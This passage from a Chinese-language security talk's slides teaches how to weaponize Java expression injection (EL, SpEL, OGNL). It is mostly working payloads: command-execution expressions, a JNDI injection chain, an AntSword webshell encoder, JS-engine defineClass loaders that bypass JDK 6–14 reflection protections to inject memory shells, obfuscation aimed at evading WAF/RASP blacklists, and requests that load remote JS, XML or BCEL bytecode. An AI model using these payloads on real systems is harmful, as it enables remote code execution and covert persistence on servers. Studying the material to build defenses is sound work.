5 Connection: close
6
7 h=java.lang.Runtime.getRuntime().exec('open -a Calculator');
- Hex: (redacted)

Response:

- Pretty: 1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=EB5B854...
3 Path=/; HttpOnly
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 30
6 Date: Fri, 21 Jul 2023 08:20:2...
7
8
9 java.lang.UNIXProcess@845b7bf
- Raw: (redacted)
- Hex: (redacted)

Below the Network tab, there is a small terminal window showing the number '0'.

◆ 利用内置对象实现变量赋值

- EL表达式不支持 Object a= xxx赋值语句，但是有些情况下我们需要保存临时变量来构建更复杂的Payload
- 可以借助内置对象来实现变量的间接传递

```
 ${  
    pageContext.setAttribute("obj",Runtime.getRuntime());  
    pageContext.getAttribute("obj").exec("open -a Calculator")  
}
```

EL表达式内置对象与JSP对应关系

EL表达式	JSP
pageContext	pageContext
pageScope	基本等同于pageContext
requestScope	request
sessionScope	session
applicationScope	application
param	ServletRequest.getParameter(String name)
paramValues	ServletRequest.getParameterValues(String name)
header	ServletRequest.getHeader(String name)
headerValues	ServletRequest.getHeaders(String name)
cookie	HttpServletRequest.getCookies()
initParam	ServletContext.getInitParameter(String name)

◆ EL表达式执行getter/setter原理

- EL表达式中 点号属性取值相当于执行对象的 **getter** 方法； 等号属性赋值则等同于执行 **setter** 方法
- RWCTF Desperate Cat 中用到了这个trick

```
 ${pageContext.servletContext.classLoader.resources.context.manager.pathname=param.a}
```



```
pageContext.getServletContext().getClassLoader().getResources()  
    .getContext().getManager().setPathname(request.getParameter("a"));
```

以执行**setter**为例，核心堆栈：

proprietaryEvaluate:942, PageContextImpl (org.apache.jasper.runtime)

-> getValue:189, ValueExpressionImpl (org.apache.el)

-> getValue:37, AstSemicolon (org.apache.el.parser)

-> getValue:35, AstAssign (org.apache.el.parser)

-> setValue:201, AstValue (org.apache.el.parser)

-> setValue:115, CompositeELResolver (javax.el)

-> setValue:119, BeanELResolver (javax.el)

◆ EL表达式执行getter/setter利用

是否想到了反序列化中的getter/setter利用?

- com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl#getOutputProperties
 - load custom bytecode and instantiate it to execute arbitrary Java code
 - com.sun.rowset.JdbcRowSetImpl#setAutoCommit
 - trigger JNDI injection, can also execute arbitrary Java code
- ...

结合一下之前提到的EL实现变量赋值的技巧:

```
${  
    pageContext.setAttribute("obj", "" .getClass().forName("com.sun.rowset.JdbcRowSetImpl").newInstance());  
    pageContext.getAttribute("obj").dataSourceName="ldap://127.0.0.1:9999/exp";  
    pageContext.getAttribute("obj").autoCommit=true  
}
```

◆ 标签中的EL表达式

- EL表达式不仅可以放到jsp的body里，也可以插入到各种的标签中
- WebShell引擎如果没有正确解析AST，则会被当做字符串忽略

```
<jsp:useBean id="test" type="java.lang.Class"  
    beanName="${Runtime.getRuntime().exec(param.cmd)}"></jsp:useBean>
```



- ...
- org.apache.jasper.compiler.Generator.GenerateVisitor#attributeValue
- org.apache.jasper.compiler.ELInterpreter#interpreterCall
- org.apache.jasper.compiler.JspUtil#interpreterCall
- ...



```
(java.lang.String) org.apache.jasper.runtime.PageContextImpl.proprietaryEvaluate(  
    "${Runtime.getRuntime().exec(param.cmd)}",  
    java.lang.String.class,  
    (javax.servlet.jsp.PageContext)_jspx_page_context,  
    null  
)
```



- ◆ 表达式注入的武器化利用

◆ 任意命令执行 vs 任意代码执行

目前大多数工具/POC只是做到了任意命令执行，但是在实战中我们更希望得到一个任意代码执行的口子：

1. 任意命令执行在进程层面很容易留下痕迹被发现，而任意代码执行在语言函数层面，有天然的隐蔽的优势。
2. 任意代码执行可以实现注入内存马等进阶操作。

◆ 利用JS引擎延展利用链

- Java有很多种表达式，不同表达式有不同的语法特点：有些必须要用链式反射去调用方法，有些可以直接new；有些表达式只能执行一句，有些可以执行多句
- 想要做到武器化利用就要选取一种通用的中间层语言，去延展我们的利用链

EL: \${''.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("js").eval()}

SpEL: T(javax.script.ScriptEngineManager).newInstance().getEngineByName("js").eval()

Ognl: (new javax.script.ScriptEngineManager()).getEngineByName("js").eval()

MVEL: new javax.script.ScriptEngineManager().getEngineByName("js").eval();

JEXL: '''.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("js").eval()

其中JS引擎就非常符合我们的要求：

1. 一行代码即可调用JS引擎，在JS引擎中可以执行多句
2. JDK6-14都可以使用，基本满足对兼容性的需要
3. 可以间接调用Java方法，实现任意代码执行

◆ AntSword一键连接漏洞点

AntSword JSPJS类型配合自定义编码器，可实现各种表达式注入以及模板注入场景一键无文件连接


■ 举例：themeleaf模板注入

```
@RequestMapping("/engine/path")
public String path(@RequestParam String lang) {
    return lang; //template path is tainted
}
```


■ 编码器

```
'use strict';

module.exports = (pwd, data, ext = null) => {
    data[pwd] =
`__\${T(javax.script.ScriptEngineManager).newInstance().getEngineByName
("js").eval(new
String(T(com.sun.org.apache.xml.internal.security.utils.Base64).decode(
'\${Buffer.from(data['_']).toString('base64')}\')))}__:::x`;
    delete data['_'];
    return data;
}
```



◆ 继续延展



- 由于JS引擎的限制，很多比如注入内存马、加载Shellcode等相关操作在JS引擎中实现较为麻烦，涉及到Java跟JS类型之间的转换，容易有BUG，无法直接复用原有的很多基于字节码的Payload
- 为了实现任意代码执行的完全体，还是需要做到任意字节码的加载



◆ 加载字节码方式选择

URLClassLoader

- ◆ 通用性强
- ◆ 需要额外落盘文件



BCELClassLoader

- ◆ 通用性不强
- ◆ 无需落盘文件



*.defineClass

- ◆ 通用性强
- ◆ 无需落盘文件



◆ 原始Payload

JDK6	JDK7	JDK8	JDK9	JDK10	JDK11	JDK12	JDK13	JDK14
✗	✗	✓	✓	✓	✗	✗	✗	✗

```
var classBytes = Base64DecodeToByte(Classdata);
var byteArray = Java.type("byte[]");
var int = Java.type("int");
var defineClassMethod = java.lang.ClassLoader.class.getDeclaredMethod(
    "defineClass",
    byteArray.class,
    int.class,
    int.class
);
defineClassMethod.setAccessible(true);
var cc = defineClassMethod.invoke(
    Thread.currentThread().getContextClassLoader(),
    classBytes,
    0,
    classBytes.length
);
return cc.getConstructor(java.lang.String.class).newInstance(cmd);
```

之前在博客文章里给出过一版原始Payload
但是很多JDK版本并不兼容:
<https://yzddmr6.com/posts/a-new-type-java-webshell/>

◆ JDK版本时间线

- JDK开始引入JS引擎，采用Rhino实现
- 不支持Java.type等获取Java类型的操作
- 反射部分Java方法会玄学报错

JDK6、7

- 引入模块机制
- 部分非标准库的类被移除

JDK9

- Reflection类下fieldFilterMap增加过滤，反射操作被大大限制

JDK12

JDK8

- JS引擎默认采用Nashorn实现
- 进一步增强JS调用Java方法的能力

JDK11

- Unsafe.defineClass方法被移除
- 默认禁止跨包之间反射调用非公有方法

JDK15

- JS引擎被正式移出JDK
- 彻底噶了



◆ JDK6/7 Rhino下调用defineClass

JDK6	JDK7	JDK8	JDK9	JDK10	JDK11	JDK12	JDK13	JDK14
✓	✓	✓	✓	✓	✗	✗	✗	✗

```
var classBytes = Base64DecodeToByte(Classdata);
var theUnsafeMethod =
java.lang.Class.forName("sun.misc.Unsafe").getDeclaredField("theUnsafe");
theUnsafeMethod.setAccessible(true);
unsafe = theUnsafeMethod.get(null);
clz = unsafe.defineClass(null, classBytes, 0,
classBytes.length, null, null);
clz.newInstance();
```

- Rhino中没有Java.type等方便的接口获取Java对象
- 反射调用ClassLoader.defineClass会有玄学报错
- 使用Unsafe类下的defineClass绕过
- BCEL ClassLoader也可以，不过Payload跟后续的不通用

◆ JDK11绕过模块隔离强行反射方法

- JDK11移除了Unsafe.defineClass方法

TypeError: unsafe.defineClass is not a function in <eval> at line number 27

- 无法强行对defineClass方法setAccessible(true)

Unable to make protected final java.lang.Class
java.lang.ClassLoader.defineClass(byte[],int,int) throws java.lang.ClassFormatError accessible:
module java.base does not "opens java.lang" to module jdk.scripting.nashorn.scripts

◆ JDK11绕过模块隔离强行反射方法

JDK6	JDK7	JDK8	JDK9	JDK10	JDK11	JDK12	JDK13	JDK14
✓	✓	✓	✓	✓	✓	✗	✗	✗

```
var Unsafe = Java.type("sun.misc.Unsafe");
var field = Unsafe.class.getDeclaredField("theUnsafe");
field.setAccessible(true);
var unsafe = field.get(null); //获取unsafe实例
```

```
var Modifier = Java.type("java.lang.reflect.Modifier");
var byteArray = Java.type("byte[]");
var int = Java.type("int");
var defineClassMethod = java.lang.ClassLoader.class.getDeclaredMethod(
"defineClass",byteArray.class,int.class,int.class); //获取defineClass方法
```

```
var modifiers = defineClassMethod.getClass().getDeclaredField("modifiers"); //获取defineClass的modifiers
unsafe.putShort(defineClassMethod, unsafe.objectFieldOffset(modifiers), Modifier.PUBLIC); //强行修改为PUBLIC
```

```
var cc = defineClassMethod.invoke( //反射调用，绕过限制
java.lang.Thread.currentThread().getContextClassLoader(),classBytes,0,classBytes.length);
cc.newInstance();
```

- `java.lang.reflect.AccessibleObject#checkCanSetAccessible` 会通过`Modifier`判断权限修饰符
- 通过`Unsafe`类强行将其变为`public`方法



◆ JDK12/13/14绕过fieldFilterMap

- JDK>=12报错提示：没有modifiers字段

```
Caused by: java.lang.NoSuchFieldException: modifiers  
          at java.base/java.lang.Class.getDeclaredField(Class.java:2416)
```

- 核心原因在于jdk.internal.reflect.Reflection#fieldFilterMap的变化

■ JDK11

```
Map<Class<?>, String[]> map = new HashMap<>();  
map.put(Reflection.class,  
       new String[] {  
           "fieldFilterMap", "methodFilterMap"}  
);  
map.put(System.class,  
       new String[] {"security"}  
);  
map.put(Class.class,  
       new String[] {"classLoader"}  
);  
fieldFilterMap = map;
```

■ JDK12

```
fieldFilterMap = Map.of(  
    Reflection.class, ALL_MEMBERS,  
    AccessibleObject.class, ALL_MEMBERS,  
    Class.class, Set.of("classLoader"),  
    ClassLoader.class, ALL_MEMBERS,  
    Constructor.class, ALL_MEMBERS,  
    Field.class, ALL_MEMBERS,  
    Method.class, ALL_MEMBERS,  
    Module.class, ALL_MEMBERS,  
    System.class, Set.of("security"));
```

◆ JDK12/13/14绕过fieldFilterMap

- <https://github.com/BeichenDream/Kcon2021Code/blob/master/bypassJdk/JdkSecurityBypass.java>
- 用Nashorn语法实现

```
// 获取Unsafe对象
var Unsafe = Java.type('sun.misc.Unsafe');
var HashMap = Java.type('java.util.HashMap');
var field = Unsafe.class.getDeclaredField("theUnsafe");
field.setAccessible(true);
var unsafe = field.get(null);

// 利用defineAnonymousClass获取fieldFilterMap偏移
var classClass = Java.type("java.lang.Class");
var reflectionClass = java.lang.Class.forName("jdk.internal.reflect.Reflection");
var classBuffer = reflectionClass.getResourceAsStream("Reflection.class").readAllBytes();
var reflectionAnonymousClass = unsafe.defineAnonymousClass(reflectionClass, classBuffer, null);
var fieldFilterMapField = reflectionAnonymousClass.getDeclaredField("fieldFilterMap");

// 清空原有的fieldFilterMap
if (fieldFilterMapField.getType().isAssignableFrom(HashMap.class)) {
    unsafe.putObject(reflectionClass, unsafe.staticFieldOffset(fieldFilterMapField), new HashMap());
}

// 清除缓存
var cls = java.lang.Class.forName("java.lang.Class").getResourceAsStream("Class.class").readAllBytes();
var ClassAnonymousClass = unsafe.defineAnonymousClass(java.lang.Class.forName("java.lang.Class"), cls, null);
var reflectionDataField = ClassAnonymousClass.getDeclaredField("reflectionData");
unsafe.putObject(classClass, unsafe.objectFieldOffset(reflectionDataField), null);
```



还得是Beichen

◆ 最终通杀Payload

JDK6	JDK7	JDK8	JDK9	JDK10	JDK11	JDK12	JDK13	JDK14
✓	✓	✓	✓	✓	✓	✓	✓	✓

```
function defineClass(classBytes) {
    try { // jdk6-10
        unsafe.defineClass(null, classBytes, 0, classBytes.length, null, null).newInstance();
    } catch (e) { // jdk11-14
        bypass() //绕过fieldFilterMap
    }
    var defineClassMethod = java.lang.Class.forName("java.lang.ClassLoader").getDeclaredMethod(
        "defineClass",
        java.lang.Class.forName("[B"), // 反射获取字节数组类型
        java.lang.Integer.TYPE,
        java.lang.Integer.TYPE
    );
    var modifiers = defineClassMethod.getClass().getDeclaredField("modifiers");
    unsafe.putShort(defineClassMethod, unsafe.objectFieldOffset(modifiers), 0x00000001);
    var cc = defineClassMethod.invoke(
        java.lang.Thread.currentThread().getContextClassLoader(),
        classBytes,0,classBytes.length
    );
    cc.newInstance();
}
defineClass(Base64DecodeToByte(PAYLOAD));
```

- Rhino不支持Java.type、SomeClass.class语法，为了兼容需要全部用反射来代替
- 完整代码见Github: <https://github.com/yzddmr6/Java-Js-Engine-Payloads>

◆ 其他思路



- [https://github.com/gobysec/Research/blob/main/Metabase_Code_Execution_Vulnerability_\(CVE-2023-38646\)_Exploiting_H2_JDBC_in_Database_CN.md](https://github.com/gobysec/Research/blob/main/Metabase_Code_Execution_Vulnerability_(CVE-2023-38646)_Exploiting_H2_JDBC_in_Database_CN.md)
- 思路基本一致，区别在于修改的是override属性

r4v3en

```
function setAccessible(accessibleObject){  
    var unsafe = getUnsafe();  
    var overrideField =  
        java.lang.Class.forName("java.lang.reflect.AccessibleObject").getDeclaredField("override");  
    var offset = unsafe.objectFieldOffset(overrideField);  
    unsafe.putBoolean(accessibleObject, offset, true);  
}  
...
```

◆ 更短的Payload




su18

- 如果仅仅是为了defineClass，不需要绕过JDK机制那么麻烦
- 别忘了Unsafe.defineAnonymousClass是没有被移除的

```
function defineClass(classBytes) {  
    var theUnsafe = java.lang.Class.forName("sun.misc.Unsafe").getDeclaredField("theUnsafe");  
    theUnsafe.setAccessible(true);  
    unsafe = theUnsafe.get(null);  
    unsafe.defineAnonymousClass(java.lang.Class.forName("java.lang.Class"), classBytes, null).newInstance();  
}
```

◆ 链路回顾



- 至此，我们已经实现了从表达式到任意代码执行的完全体




- ◆ 表达式注入漏洞下的绕过

◆ 常见绕过手段

```
(%27\u0023context[\%27xwork.MethodAccessor  
.denyMethodExecution%27]\u003dfalse%27)(s  
u18)(su19)&(%27\u0023su20\u003d@java.lang.  
Runtime@getRuntime().exec(\%27open%20-  
a%20Calculator.app\%27)%27)(su21)(su22)
```

```
T(String).getClass().forName("java.l"+ang.Ru"  
+"ntime").getMethod("ex"+"ec",T(String[])).inv  
oke(T(String).getClass().forName("java.l"+ang  
.Ru"+ntime").getMethod("getRu"+ntime").invok  
e(T(String).getClass().forName("java.l"+ang.R  
u"+ntime)),new String[]{cmd,"/C","calc"})
```

```
T(java.lang.Character).toString(46).concat(T(java.lang.Character  
).toString(46)).concat(T(java.lang.Character).toString(47)).conc  
at(T(java.lang.Character).toString(102)).concat(T(java.lang.Char  
acter).toString(108)).concat(T(java.lang.Character).toString(97)  
).concat(T(java.lang.Character).toString(103))...
```



```
ognl_blacklist: {  
    name: '算法1 - OGNL语句黑名单',  
    action: 'block',  
    expression: [  
        'ognl.OgnlContext',  
        'ognl.TypeConverter',  
        'ognl.MemberAccess',  
        '_memberAccess',  
        'ognl.ClassResolver',  
        'java.lang.Runtime',  
        'java.lang.Class',  
        'java.lang.ClassLoader',  
        'java.lang.System',  
        'java.lang.ProcessBuilder',  
        'java.io.File',  
        'javax.script.ScriptEngineManager',  
        ...  
    ]  
}  
  
ognl_length_limit: {  
    name: '算法2 - OGNL表达式长度限制',  
    action: 'log',  
    max_length: 400  
}
```

◆ 小众利用类/新利用类

- 常见的函数特征均会被WAF/RASP拦截
- 部分场景下对payload有长度限制
- 即使混淆了反射的字符串，语句中还是会有反射的函数特征：getClass, newInstance, invoke...
- 点对点寻找特定表达式解析特性难度大/不一定有/通用性不强(每种表达式都要特殊去分析)




- 寻找不在防护软件规则集中的冷门利用类
- 一句话形式，链式调用，兼容不可执行多句的表达式
- 尽可能通用，不依赖第三方包



◆ 远程加载JS

<https://hackerone.com/reports/1418891>



The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

- Pretty
- Raw**
- Hex

```
1 POST /expression/spel HTTP/1.1
2 Host: localhost:7788
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Connection: close
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 107
8
9 expression=T(com.sun.tools.script.shell.Main).main(new
String[]{"-e","load('http://127.0.0.1:9999/1.js')"})
```

Response:

- Pretty
- Raw**
- Hex
- Render

```
1
```

A small screenshot of a Mac OS X Calculator window is overlaid on the Response panel, displaying the digit '0'.

```
new java.lang.ProcessBuilder(["/bin/bash","-c","open -a Calculator.app"]).start();
```

or 结合前面提到的姿势去打内存马

◆ JavaWrapper加载BCEL字节码

- 2022 OCTF
- hessian反序列化中gadgets

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
Pretty Raw Hex
1 POST /expression/spel HTTP/1.1
2 Host: localhost:7788
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Connection: close
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 2093
8
9 expression=
T(com.sun.org.apache.bcel.internal.util.JavaWrapper)._mai
n(new
String []{""$BCEL$$l$8b$I$A$A$A$A$A$A$8dU$dbR$TY$U$5d$H
$9a$9c$d0i$40$C$u$a83$e3$8c$h7$80$c1$ccx$X$it+n$f0$82$R$II$Q$8c$f7N$e7$Q$h$93N$9f$e2G$e8$ac$d3$J$81$9$cb$3f$ff$C$b8$84M$"$89$h$s$fe$c4L$i7M$d$0$f7$e2$b8$_1o$o$89$h$cc$It$a7$c6$d7$E$8$b5$f3$r$o$c9l$c5$b1$}
```

Response:

```
Pretty Raw Hex Render
1 HTTP/1.1 500
2 Vary: Origin
3 Vary: Access-Control-Request-Method
4 Vary: Access-Control-Request-Headers
5 Vary: Origin
6 Vary: Access-Control-Request-Method
7 Vary: Access-Control-Request-Headers
8 Content-Type: application/json
9 Date: Thu, 27 Jul 2023 08:52:04 GMT
10 Connection: close
11 Content-Length: 131
12
13 {
    "timestamp":1690447924703,
    "status":500,
    "error":"Internal Server Error",
    "message":"No message available",
    "path":"/expression/spel"
}
```

◆ 远程加载XML

- 随手发现的，好像还没人提过？

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
Pretty Raw Hex
1 POST /expression/spel HTTP/1.1
2 Host: localhost:7788
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Connection: close
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 112
8
9 expression=new
javax.swing.plaf.synth.SynthLookAndFeel().load(new
java.net.URL("http://127.0.0.1:9999/mr6.xml"))
```

Response:

```
Pretty Raw Hex Res
1 HTTP/1.1 200
2 Vary: Origin
3 Vary: Access-Control-Allow-Origin
4 Vary: Access-Control-Allow-Methods
5 Content-Type: text/html; charset=UTF-8
6 Content-Length: 12
7 Date: Thu, 27 Jul 2017 10:44:27 GMT
8 Connection: close
9
10 System Error
```

A modal dialog box is overlaid on the bottom left, displaying the number '0'.

■ mr6.xml

```
<new class="java.lang.ProcessBuilder">
  <string>open</string>
  <string>-a</string>
  <string>Calculator</string>
  <object method="start"></object>
</new>
```

Q: 能否结合JS引擎做到任意代码执行?



归源·智变
Returning to the source · Intelligent transformation

感谢您的观看！

THANK YOU FOR YOUR WATCHING

